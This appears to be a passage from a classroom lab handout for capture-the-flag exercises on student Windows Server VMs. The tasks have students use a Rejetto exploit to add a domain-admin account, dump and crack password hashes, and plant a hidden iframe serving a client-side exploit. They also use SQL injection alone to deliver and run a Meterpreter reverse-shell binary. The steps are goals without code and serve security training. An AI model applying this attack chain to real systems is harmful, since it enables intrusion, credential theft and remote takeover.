   Echo “johndoe” > c:\inetpub\wwwroot\flag3.htm

2. Now either pick a student sitting close to you to be your target or let your instructor assign your target. Basically your target will give you only their first and last name. You will have to find them on the network based on just that.

3. Once you find your target, use the rejetto exploit you used during some of the exploit labs and do the following to your victim;
   a. Create a user account named hacker and make it a domain admin.
   b. Dump the users password hashes and crack the user account for that is your target’s name.
   c. Save the password hashes to a file on your Kali Linux VM.
   d. Modify their flag3.htm page to contain a hidden iframe that points to your Kali Linux VM IP address. For proof of concept you can load the client side exploit we did and show that someone visiting their flag3.htm homepage would inadvertently be exploited by your Kali Linux VM via the hidden iframe in their flag3.htm page.

Capture the Flag 4 – Day 4

1. Revert your Windows Server 2012 R2 VM back to its parent snapshot. Open a command prompt on your Windows Server 2012 R2 VM and type the following command (use your actual name in place of johndoe):

   Echo “johndoe” > c:\inetpub\wwwroot\flag3.htm

2. Now either pick a student sitting close to you to be your target or let your instructor assign your target. Basically your target will give you only their first and last name. You will have to find them on the network based on just that.

3. Once you find your target, you may only use SQL injection against the http://192.168.x.x/sql/client2.htm portal to attack them. Using only SQL Injection, figure out how to do the following.
   a. Create a binary on your Kali Linux VM, that when ran on a Windows machine it will send your Kali Linux VM a meterpreter shell.
   b. Using SQL Injection only, get this newly created meterpreter binary over to the victim.
   c. Set up a listener on your Kali Linux VM that the meterpreter binary can connect back to.
   d. Using only SQL Injection, run the meterpreter shell binary on the victim.

   If you are successful, you should end up with a meterpreter shell to the victims Windows Server 2012 R2 VM. You will have gotten the meterpreter binary there by using only SQL Injection.

Ask your instructor for help if you get hung up on any capture the flag step!